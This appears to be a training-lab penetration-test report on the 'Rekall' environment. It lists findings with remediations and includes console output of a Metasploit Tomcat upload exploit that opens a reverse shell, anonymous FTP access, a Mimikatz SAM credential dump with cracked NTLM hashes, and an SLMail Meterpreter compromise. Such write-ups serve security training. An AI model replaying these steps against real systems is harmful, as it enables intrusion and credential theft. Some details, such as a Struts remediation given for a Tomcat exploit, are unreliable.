Images	<pre>[*] 192.168.13.10 - Command shell session 3 closed. Reason: User exit msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit [*] Started reverse TCP handler on 172.25.155.201:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 4 opened (172.25.155.201:4444 -> 192.168.13.10:54762) at 2024-02-24 00:18:16 -0500 cd /root cat .flag7.txt 8ks6sbhss</pre>
Affected Hosts	192.168.13.10
Remediation	Update needed, latest version of Apache Struts!

Vulnerability 2	Findings
Title	FTP Anonymous Login
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Port 21 (FTP) allowed anonymous access onto the FTP server.

Images	 <pre> Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00093s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpd _ ftp-syst: _ SYST: UNIX emulated by FileZilla _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _--r--r-- 1 ftp ftp 32 Feb 13 23:06 flag3.txt [...] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 13:55 flag3.txt 226 Transfer OK ftp> get (remote-file) flag3.txt (local-file) flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (303.3981 kB/s) ftp> exit 221 Goodbye [...] # cat flag3.txt 89cb548970d44f348bb63622353ae278 </pre>
Affected Hosts	172.22.117.20
Remediation	Anonymous authentication should be disabled.

Vulnerability 3	Findings
Title	Kiwi Credential Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Kiwi was used to do a credential dump of different users. This allowed us to crack a password hash and gain access.

	<pre><code>meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ## "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam</code></pre> <pre><code>User : Flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 7c8a38104693d8cca74228f4b757129c ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39</code></pre> <pre><code>[root@kali:~]# john hash.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=4 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</code></pre>
Affected Hosts	172.22.117.20
Remediation	Keep windows up to date and implement salt password hashes.

Vulnerability 4	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App & Linux OS
Risk Rating	Medium
Description	We were able to get important information on the target machine as well as the web page during our investigation that can easily be accessed by threat actors. OSINT tools like WHOIS data can be used to compromise important data.

Certificates									
	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name	Type: Identity	Match: ILIKE
	9424428943	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=https://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		
	9424428941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=https://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		
	6095738537	2022-02-02	2022-02-02	2022-05-03	flag3-7euevhfd.totalrecall.xyz	flag3-7euevhfd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-7euevhfd.totalrecall.xyz	flag3-7euevhfd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
	6095204233	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		


```
[root@kali ~]# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-27 18:44 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)


Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.47 seconds
```


Images

	<pre> TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.000040s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ /_index.php/comment/reply/ _http-generator: Drupal 8 (https://www.drupal.org) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop </pre> 
Affected Hosts	192.168.13.10 , 192.168.13.11 , 192.168.13.12 , 192.168.13.13, 192.168.13.1
Remediation	Place security measures that ensure sensitive data will not be publicly accessible.

Vulnerability 5	Findings
Title	Reflected or Stored XSS Vulnerabilities on Web Pages
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	We were able to successfully reflect as well as store malicious scripts on Rekall's website.

Images	
Affected Hosts	192.168.14.35
Remediation	User input validation

Vulnerability 6	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A shellshock vulnerability was identified on the Linux OS, this vulnerability was exploited and a Merterpreter shell was gained.

Images 
Affected Hosts 192.168.13.11
Remediation Update required, the latest version of bash is recommended.

Vulnerability 7	Findings
Title	SLMail pop3d exploit
Type (Web app / Linux OS / Windows OS)	Windows OSx
Risk Rating	Critical
Description	SLMail service is running on SMTP port 25 and on POP3 port 110. This information allowed us to use metasploit and exploit the SLMail module, which granted a meterpreter shell

	<pre>[root@kali] ~] # nmap -A 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2022-03-24 14:39 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00077s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftfd 0.9.41 beta _ _ftp-bounce: bounce working! _ _ftp-syst: _ SYST: UNIX emulated by FileZilla _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _ _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 25/tcp open smtp SLmail smptd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO OP QUIT 79/tcp open finger SLMail fingerd _ _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _ _http-title: 401 Unauthorized _ _http-auth: _ HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content _ _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 106/tcp open pop3w SLMail pop3w 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)</pre>
Images	<pre>meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System _____ Mode Size Type Last modified Name _____ 100666/rw-rw-rw- 32 fil 2022-02-13 23:18:53 -0500 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 11:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1845 fil 2022-02-01 10:14:19 -0500 maillog.000 100666/rw-rw-rw- 9683 fil 2022-02-13 19:57:33 -0500 maillog.001 100666/rw-rw-rw- 6542 fil 2022-02-13 23:15:20 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > █</pre>
Affected Hosts	172.22.117.20
Remediation	SLMail is well known for being outdated and containing vulnerabilities. It would be best practice to remove SLMail as well as restrict access to port 110.

Add any additional vulnerabilities below.